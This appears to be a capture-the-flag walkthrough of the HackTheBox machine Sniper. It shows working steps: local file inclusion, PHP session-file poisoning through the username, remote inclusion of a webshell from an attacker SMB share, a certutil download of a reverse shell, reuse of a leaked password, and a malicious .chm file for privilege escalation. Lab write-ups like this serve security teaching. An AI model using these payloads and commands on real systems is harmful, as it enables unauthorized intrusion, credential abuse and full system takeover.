
Overview
Sniper is a medium HackTheBox Windows machine built around a delivery-tracking site with a lang parameter vulnerable to local file inclusion. That LFI alone can only read files, but including the site’s own PHPSESSID session file, after poisoning it with a backtick-wrapped PHP payload injected through the registration username, turns it into code execution. Blacklisted characters block a direct reverse shell, so the attack pivots to remote file inclusion through a self-hosted SMB share to plant a PHP webshell instead. Reused database credentials move laterally to a second user, and privilege escalation exploits a compiled Windows help file (.chm) left for an “administrator” to open.
Attack Chain
- Scan the target and find
HTTP,RPC, andSMB - Find a delivery-tracking site with a language-switching feature vulnerable to local file inclusion
- Confirm LFI by reading
win.inithrough thelangparameter - Include the site’s own
PHPSESSIDsession file to read its contents - Register a new account with a PHP backtick payload as the username, poisoning the session file
- Include the poisoned session file again to trigger command execution
- Use the code execution to enumerate the filesystem and dump
registration.php’s source, revealing a strict character blacklist - Determine a direct reverse shell payload can’t survive the blacklist
- Host a
wwwolf-php-webshellpayload on a self-hostedimpacket-smbservershare - Trigger remote file inclusion through the
langparameter to load the webshell from the SMB share - Transfer and execute an
rcatreverse shell payload withcertutil - Catch a shell as
nt authority\iusr - Find a
db.phpfile with a reused password and confirm it belongs tochriswithnetexec - Build a
PowerShellcredential object to execute the reverse shell aschris - Read the user flag
- Find a
C:\Docsfolder and a note explaining the “CEO” reviews documents placed there - Find a
.chmhelp file inchris’s Downloads folder, hinting at the intended technique - Generate a malicious
.chmfile withnishang’sOut-CHM.ps1, embedding the reverse shell payload - Transfer it to
C:\Docsand wait for it to be opened - Catch a shell as administrator and read the system flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.229.6; export NAME=SNIPER; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
80,135,139,445,49667
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Web Enumeration
Finding the LFI
Browsing to port 80 shows a home page for a delivery tracking service called Sniper.

Clicking User Portal takes us to a login.

Clicking Our Services takes us to a blog.

Clicking Language and selecting English, we immediately spot a potential local file inclusion vector.

We test a basic Windows payload with curl.
curl "http://10.129.229.6/blog/?lang=\Windows\win.ini"
Scrolling to the bottom confirms local file inclusion.

Investigating PHPSESSID
We get our current PHPSESSID and see if we can access its session file.

curl -X GET "http://10.129.229.6/blog/?lang=\Windows\temp\sess_gfmi3nrgtjko8lhej3nmv1deap"
We don’t see anything.

We go back to the login page, register a user, and see if we get a different PHPSESSID. We register with test@email.com, test, and Pass1234.

We log in and land on a User Portal Under Construction page.

We still have the same PHPSESSID.

But running the curl LFI payload now, we can read the session file’s contents.
curl -X GET "http://10.129.229.6/blog/?lang=\Windows\temp\sess_gfmi3nrgtjko8lhej3nmv1deap"

Foothold
Injecting Code via the Session File
We try injecting PHP code into the PHPSESSID by registering a new user with the payload as the username:
<?php system('whoami'); ?>
Registration succeeds, but we can’t log in.
An alternative is using backticks, an alias for PHP’s exec() function, executing everything inside them:
<?=`powershell whoami`?>
We register with this payload as the username, keeping the same email and password. We’re able to log in this time, then re-run the curl command to check for code execution.
curl -X GET "http://10.129.229.6/blog/?lang=\Windows\temp\sess_gfmi3nrgtjko8lhej3nmv1deap"
We have code execution.

Dumping registration.php’s Source
We have code execution through the username field, but our tests show some characters are blacklisted. We try to dump the source of /user/registration.php.

We start by listing the root directory, registering a user with:
<?=`powershell dir`?>
Running our curl command shows the current directory, C:\inetpub\wwwroot\blog.

This means registration should be at C:\inetpub\wwwroot\users\registration.php. We verify, adapting our payload to php echo since we couldn’t get output from a plain powershell command:
a<?php echo `dir \\inetpub\\wwwroot\\user`?>b
We confirm the location of registration.php.

We try to extract the file’s contents. Several payloads return only ab, meaning something is being filtered:
a<?php echo `type \\inetpub\\wwwroot\\user\\registration.php` ?>b
a<?php echo `type \\inetpub\\wwwroot\\user\\registration?php` ?>b
a<?php echo `type \\inetpub\\wwwroot\\user\\registration*php` ?>b
We go back to powershell, using echo with a wildcard asterisk instead of a period:
a<?php echo `powershell cat \\inetpub\\wwwroot\\user\\registration*php` ?>b
We extract the contents of registration.php, revealing all the blacklisted characters and the stripslashes function, which explains why double backslashes (\\) work.

Getting a Shell via RFI
We need a reverse shell payload that respects the blacklist. Our usual powershell -e [base64_reverse_shell] won’t work since the hyphen character is blacklisted.
We try several encoded PowerShell payloads that download but never save (see 0xdf’s writeup for details), without success. We switch approaches, moving from executing code via PHPSESSID to remote file inclusion through a hosted wwwolf-php-webshell on an SMB share.
We start our share.
impacket-smbserver -smb2support Share /home/mrbeetroot/Shares
We copy webshell.php into the share directory, then navigate to:
http://10.129.229.6/blog/?lang=\\10.10.14.17\Share\shell.php
We have a webshell.

We transfer an rcat reverse shell with certutil.
certutil -urlcache -f http://10.10.14.17/rcat.exe C:\ProgramData\rcat_10.10.14.17_443.exe

We start a nc listener with rlwrap -cAr and execute the payload:
C:\ProgramData\rcat_10.10.14.17_443.exe
We have a shell as nt authority\iusr.

Lateral Movement
Reusing Database Credentials
We recall seeing a db.php file in \inetpub\wwwroot\user while enumerating registration.php.

We view its contents and find a password.

We view all users on the system.

We test the password against chris with netexec.
nxc smb $IP -u 'chris' -p '36mEAhz/B8xQ~2VM'
The credentials are verified.

Chris:36mEAhz/B8xQ~2VM
Shell as chris
Without WinRM or RDP open, we create a PowerShell credential object to execute our rcat payload.
$user = "Sniper\Chris"
$pass = "36mEAhz/B8xQ~2VM"
$secstr = New-Object -TypeName System.Security.SecureString
$pass.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $user, $secstr
Invoke-Command -ScriptBlock { whoami } -Credential $cred -Computer localhost
We confirm whoami executes as chris.

We execute our rcat reverse shell payload.
Invoke-Command -ScriptBlock { c:\programdata\rcat_10.10.14.17_443.exe } -Credential $cred -Computer localhost
We catch a shell as chris.

We read the user flag.

Privilege Escalation
Finding the CHM Hint
We look around the system and find an unusual folder, C:\Docs.

We find note.txt inside.

The note explains the CEO expects documentation from chris in C:\Docs.

In chris’s Downloads folder, we see instructions.chm.

A .chm file is a Windows compiled help file, compiled HTML used for help documentation.
Building a Malicious CHM File
We could craft a .chm that connects to our SMB share to capture a hash, or use one to execute our rcat reverse shell. We use nishang’s Out-CHM.ps1 script:
https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1
On a Windows VM with HTML Help Workshop installed, we generate the .chm file with our rcat payload.
First, we import the script.
Import-Module .\Out-CHM.ps1

We generate the payload.
Out-CHM -Payload "cmd /c C:\ProgramData\rcat_10.10.14.17_443.exe" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"

We transfer the resulting doc.chm file to our share. We start a nc listener with rlwrap -cAr, then transfer doc.chm from the target to C:\Docs.

The file gets opened by the “CEO,” and we catch a shell as administrator.

We read the system flag.

Key Takeaways
Sniper packs several layered lessons into one chain. PHP session files are, by default, readable through the same web server that created them, so a local file inclusion vulnerability that reaches them turns any way of controlling session content, even just a username field, into code execution. A character blacklist rarely closes off an attack entirely; here it forced a pivot from a direct reverse shell to file inclusion over a self-hosted SMB share, but didn’t prevent code execution altogether. And the final privilege escalation is a reminder that client-side attacks remain effective even in a CTF context, a file placed where a privileged user is known to open it is often more reliable than any server-side exploit.